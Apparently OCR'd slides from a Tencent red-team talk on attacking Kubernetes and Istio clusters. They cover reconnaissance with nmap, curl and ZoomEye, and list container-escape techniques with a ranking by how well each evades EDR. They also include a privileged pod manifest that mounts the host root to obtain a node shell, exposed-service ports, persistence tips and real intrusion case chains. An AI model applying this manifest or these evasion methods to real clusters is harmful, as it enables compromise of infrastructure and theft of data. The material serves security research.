<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
reason_ttl="64"/></port></ports></host>
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
eason_ttl="64"/></port></ports></host>
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
reason_ttl="64"/></port></ports></host>
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
reason_ttl="64"/></port></ports></host>
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
```


```
nmap -sV -p1-1000 -T4 172.17.0.21
```

1000 ports ALL Filtered

```
┌─[✗]─[root@tencent-force-pentest-for-all-test-not-hostnetwork]-[/src]
└── #nmap -sV -p1-1000 -T4 172.17.0.21
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-25 08:31 UTC
Nmap scan report for 172.17.0.21
Host is up (0.00013s latency).
All 1000 scanned ports on 172.17.0.21 are filtered
MAC Address: 02:42:AC:11:00:15 (Unknown)

Service detection performed. Please report any incorrect results at htt
Nmap done: 1 IP address (1 host up) scanned in 24.32 seconds
```


探测只有两个端口开放的容器 80, 443(对外扫描也受影响，但情况不一)



ISTIO内端口扫描最佳实践: 使用ICMP探测主机存活，编写应用层(七层)判断逻辑判断端口开放和服务指纹

```
nmap_rename -p 17 -iL all_ip_in_k8s.txt -sO -Pn (no work for service) / goistio_scan -iL nmap.output
```

Service & Default DNS Rules



Default Service {name: kubernetes}:443


```
- kubernetes.default
- kubernetes.default.svc
- kubernetes
- kubernetes.default.svc.cluster.local
```

```
# curl -ik https://kubernetes.default.svc:443/api/v1/namespaces/default/pods
HTTP/2 403
content-type: application/json
x-content-type-options: nosniff
content-length: 310
{
    "kind": "Status",
    "apiVersion": "v1",
    "metadata": {},
    "details": {
        "kind": "pods"
    },
    "code": 403
}
```


```
apiVersion: v1
kind: Service
metadata:
 name: kubernetes
 namespace: default
 resourceVersion: "158"
 selfLink:
/api/v1/namespaces/default/services/kubernetes
 uid: 70527494-8a2f-4909-8a96-dd91997f4925
spec:
 clusterIP: 10.96.0.1
 ports:
 - name: https
   port: 443
   protocol: TCP
   targetPort: 8443
 sessionAffinity: None
 type: ClusterIP
status:
 loadBalancer: {}
```

Default Service {name: kubernetes}:443


```
...
spec:
 clusterIP: 10.96.0.1
 ports:
 - name: https
   port: 443
   protocol: TCP
   targetPort: 8443
 sessionAffinity: None
 type: ClusterIP
status:
 loadBalancer: {}
...
```

```
curl -ik https://kubernetes.default:443/
```

```
curl -ik https://apiserver:8443/
```



- **Just get the certificate or token to ending**
  - Try serviceaccount
  - /run/secrets/kubernetes.io/serviceaccount
- **I am in “Default” namespapce**
  - nslookup kubernetes
  - nslookup kubernetes.default
- **Port scan is not so useful**

Where(Pod/ Namespace/Cluster) am i?

kubectl get pods -o wide

NAMESPACE	NAME	READY	STATUS	RESTARTS	AGE	IP	...
default	neargle-v1-79c697d759-cqk2g	2/2	Running	0	95m	172.17.0.12	...

cat /etc/resolv.conf

```
nameserver 10.96.0.10
search default.svc.cluster.local svc.cluster.local cluster.local
options ndots:5
```

hostname

```
tencent-force-pentest-for-all-test-not-hostnetwork
```

nslookup testdomain

```
Server:     10.96.0.10
Address:    10.96.0.10:53
** find testdomain.cluster.local: NXDOMAIN
** find testdomain.default.svc.cluster.local: NXDOMAIN
```

Where am i(in istio)?


```
┌─[x]─[root@tencent-force-pentest-for-all-test-not-hostnetwork]─[/src]
└──╼ #nslookup 172.17.0.7
7.0.17.172.in-addr.arpa name = 172-17-0-7.redis-slave.default.svc.cluster.local.
```

```
$ curl -sv out.net.conote.com
*   Trying 45.xx.49:80...
* Connected to neargle.tencent.com (45.xx.49) port 80 (#0)
> GET / HTTP/1.1
> Host: neargle.tencent.com
> User-Agent: curl/7.69.1
> Accept: */*

< HTTP/1.1 200 OK
< content-type: text/plain
< date: Tue, 13 Oct 2020 06:39:36 GMT
< server: envoy
< content-length: 12
< x-envoy-upstream-service-time: 117
```

USER_AGENT	curl/7.69.1
ACCEPT	*/*
X_B3_SAMPLED	1
X_B3_SPANID	e7b5d6a95a500cb6
X_B3_TRACEID	488cdf6f954d2775e7b5d6a95a500cb6
X_ENVOY_ATTEMPT_COUNT	1
X_ENVOY_PEER_METADATA	ChoKCkNMVVNURVJfSUQSDBoKS3ViZXJuZXRlcwocCgxJTlNUQU5DRV9JUFMSDBoKMTcyLjE3LjAuNwp5CgZMQUJFTFMSbyptCg4KA2FwcBIHGgVzbGVlcAoSCgxpc3Rpby5pby9yZXYSAhoACiEKEXBvZC10ZW1wbGF0ZS1oYXNoEgwaCjU3OWZkNDdmYjUKJAoZc2VjdXJpdHkuaXN0aW8uaW8vdGxzTW9kZRIHGgVpc3RpbwoaCgdNRVNIX0lEEg8aDWNsdXN0ZXIubG9jYWwKIAoETkFNRRIYGhZzbGVlcC01NzlmZDQ3Zmi1LW1yZHdyChYKCU5BTUVTUEFDRRIJGgdkZWZhdWx0CkkKBU9XTkVSEkAaPmt1YmVybmV0ZXM6Ly9hcGlzL2FwcHMvdjEvbmFtZXNwYWNlcy9kZWZhdWx0L2RlcGxveW1lbnRzL3NsZWVwChoKD1NFUlZJQ0VfQUNDT1VOVBIHGgVzbGVlcAoYCg1XT1JLTE9BRF9OQU1FEgcaBXNsZWVw	
X_ENVOY_PEER_METADATA_ID	sidecar~172.17.0.7~sleep-579fd47fb5-mrdwr.default~default.svc.cluster.local
X_FORWARDED_FOR	101.32.192.158
X_FORWARDED_PROTO	http
X_REAL_IP	101.32.192.158
X_REQUEST_ID	95ffaf8a-abdd-9d8d-bafa-b642514fab00
ACCEPT_ENCODING	gzip

Where am i(in istio) ? / istio in Zoomeye

网络安全创新大会
Cyber Security Innovation Summit

"x-envoy-peer-metadata"

搜索助手

搜索结果 统计报告 全球视角 相关漏洞

分词 贡献 下载

"x-envoy-peer-metadata"

34.70.198.218

80/http IDC

美国, 康瑟尔布拉夫斯

2020-12-28 19:43

```
HTTP/1.1 426 Upgrade Required
x-envoy-peer-metadata: ChwKDElOU1RBTkNFX0lQUxIMGgoxMC4yOC40LjEyCmgI
x-envoy-peer-metadata-id: sidecar~10.28.4.12~gceme-frontend-product
date: Mon, 28 Dec 2020 11:28:12 GMT
server: istio-envoy
content-length: 0
```


18.178.168.92

443/https IDC

美国

2020-12-28 16:38

```
HTTP/1.1 501 Not Implemented
content-type: application/json
date: Mon, 28 Dec 2020 08:38:44 GMT
server: istio-envoy
x-envoy-decorator-operation: options.options.svc.cluster.local:443
x-envoy-peer-metadata: Ch8KDElOU1RBTkNFX0lQUxIPGg0xMDAuOTYuNzAuMjM
x-envoy-peer-metadata-id: sidecar~100.96.70.237~options-6b5848bb5c
x-envoy-upstream-service-time: 1
Content-Length: 52
Connection: Close
```



搜索类型

设备	2,748
网站	34

年份

2020	2,773
2019	9

国家

美国	1,878
中国	199
日本	172

Where am i(in istio)?


```
x-forwarded-proto: http
x-request-id: 8df5ed42-e10d-9af8-8eaa-5d31518260de
x-envoy-peer-metadata: CiIKDkFQUF9DT05UQUlORVJT...w==
x-envoy-peer-metadata-id: sidecar~172.17.0.18~tencent-force-pentest-for-all-test-not-hostnetwork.default~default.svc.cluster.local
```

```
APP_CONTAINERS: test-container
CLUSTER_ID: Kubernetes
ISTIO_VERSION: 1.8.1
LABELS:
   istio.io/rev: default
   security.istio.io/tlsMode: istio
   service.istio.io/canonical-name: tencent-force-pentest-for-all-test-not-hostnetwork-alpine
   service.istio.io/canonical-revision: latest
MeshID: cluster.local
PODNAME: tencent-force-pentest-for-all-test-not-hostnetwork
NAMESPACE: default
ISTIO_META_OWNER:
kubernetes://apis/v1/namespaces/default/pods/tencent-force-pentest-for-all-test-not-hostnetwork
PLATFORM_METADATA: tencent-force-pentest-for-all-test-not-hostnetwork
```

Where am i(in istio)?

What to attack(in istio)?

Label Privileged > Unauth API Service in K8S > API GateWay > Service in Node > Other ServiceAcount .....

What to attack：Label Privileged

Label Privileged (+podname/ContainerNames ...)：存在特殊 Host*、securityContext、volume配置，可导致容器逃逸的POD

Container Escaping:

- privileged 容器
- 挂载宿主机根目录 /，/etc/，/proc 等目录到容器内部
- 利用暴露的 docker.sock、deamon api、kube-apiserver、kubelet api、etcd ...
- 利用 sys_admin（包含 sys_ptrace ）等
- docker, runc, containerd 等组件历史逃逸漏洞
- linux 内核提权漏洞
- 利用 node agent 的漏洞

对抗：不要将逃逸的行为当成写入宿主机特定文件 (/etc/cron*, /root/.ssh/authorized_keys...)的行为，应该根据目标选择更趋近与业务行为的手法。

以目标“获取宿主机上的配置文件”为例，手法的隐蔽性上(注：部分典型手法举例，不同的EDR情况不同)：

mount /ect + write crontab < mount /root/.ssh + write authorized_keys < old CVE/vulnerability exploit < write cgroup notify_on_release < write procfs core_pattern < … < volumeMounts: / + chroot < remount and rewrite cgroup < websocket/sock shell + volumeMounts: /path

Label Privileged：逃逸到节点权限能做到什么？

获取 Node 的 Shell

1. tcpdump
2. strace / ptrace
3. 进程注入
4. 内核级操作
5. .docker/config.json
6. .kube/config

→ Cluster

Unauth API Service in K8S: What to attack?

1. kubectl command (e.g. kubectl apply -f shell.yaml)
2. load ~/.kube/config
3. kubectl --(http)--> apiserver
4. apiserver --(http)--> kubelet rest api
5. kubelet --(http/docker.sock)--> docker api

kube-apiserver *:8080/6443

kubelet *:10250(10255 read-only)


dockerd *:2375

K8S dashboard *:30000

ETCD *:2379

```
kubectl proxy --accept-hosts='^.*$' --address=0.0.0.0 *:8001
```

API GateWay：What to attack?



开源云原生API网关产品TOP列举：


- Kong Admin API unauthentication
- APISIXs Admin API default access
- Tyk default secret
- Goku-api-gateway default/weak password
- .....

收集、掌控和劫持云原生集群所管理的南北流量，以此摸清和控制集群对外/对内能力，部分场景可以获取API网关的Shell。
对攻防更重要的是，获取集群的 API 网关可以打通网络隔离的限制，获得入网和出网的口子。

Service in Node：What to attack(in istio)?

网络安全创新大会
Cyber Security Innovation Summit

K8S 节点常见非kube*组件统计: (排除 kubelet/kube-proxy/dockerd/kubemark/dnsmasq/coredns 等)



云原生场景下的权限维持与安全策略对抗技巧

受控恶意容器

云镜像仓库 / Image Registry
穿越网络限制传输文件

静态恶意文件对抗
恶意镜像植入+单体大文件木马

流量层策略对抗
SSL加密 / SideCar 流量逻辑解耦

持久化
restartPolicy: Always

通过 APIServer 获取 NODE 的 SHELL

获取 Node 的 Shell

1) 实际场景只需选择所需的权限进行创建
2) nodeSelector: kubernetes.io/hostname: 9.208.3.47
3) 利用 kubectl websocket 的 shell 再 chroot 即可获取 node 节点无限制的 shell.

```
hostPID: true
hostIPC: true
hostNetwork: true
containers:
- name: trpc
  image: "alpine"
  securityContext:
    privileged: true
    capabilities:
      add:
      - SYS_ADMIN
  command: ["/bin/sh", "-c", "tail -f /dev/null"]
```

```
volumeMounts:
    - name: dev
      mountPath: /host/dev
    - name: proc
      mountPath: /host/proc
    - name: sys
      mountPath: /host/sys
    - name: rootfs
      mountPath: /grpc_sandbox
 volumes:
   - name: proc
     hostPath:
       path: /proc
   - name: dev
     hostPath:
       path: /dev
   - name: sys
     hostPath:
       path: /sys
   - name: rootfs
     hostPath:
       path: /
```

腾讯蓝军 -Tencent Force

红队攻击案例列举

RealWorld CASE 1（关键路径）

目标概述:从外网通过服务持续渗透，获取内网云原生集群控制 权限，并成为企业HR系统的管理员。

外网

绕过 VPN + 外网零信任网关双 层外网防护 (网络限制能力从网 络层迁移到应用层导致的应用代理实现风险)

容器

内网办公系统的命令注入 → 基于K8S自建无服务云函数容器引擎 → sys_admin 容器访问母机文件

其他容器节点权限

K8S节点自建 docker.sock proxy websocket 代理 agent (webbash 调试需求)

Agent 反编译 → service 未鉴权 → docker container 短 ID 猜解

任意容器控制
关键LOG容器逃逸
strace 获取 nginx 内的管理员 cookie

RealWorld CASE 2（关键路径）

目标概述:从外网通过服务持续渗透，获取内网云原生集群控制 权限，并登录到核心加密数据库进行数据窃取。

外网

复杂隐蔽的业务集群七层代理进入集群内部:**外网域**/pass/**内网URL**

LOG + Flink Dashborad RCE

容器

服务网格内的信息收集

ES LOG 信息泄露

获取云 API KEY

集群权限

API KEY 修改托管模式下的 APISERVER 的安全访问限制，并开放外网，获取 kubeconfig

无监控无限制/流量加密的任意容器交互式 Shell

上传纯 BIN 单文件 SQL 工具集控制关键数据库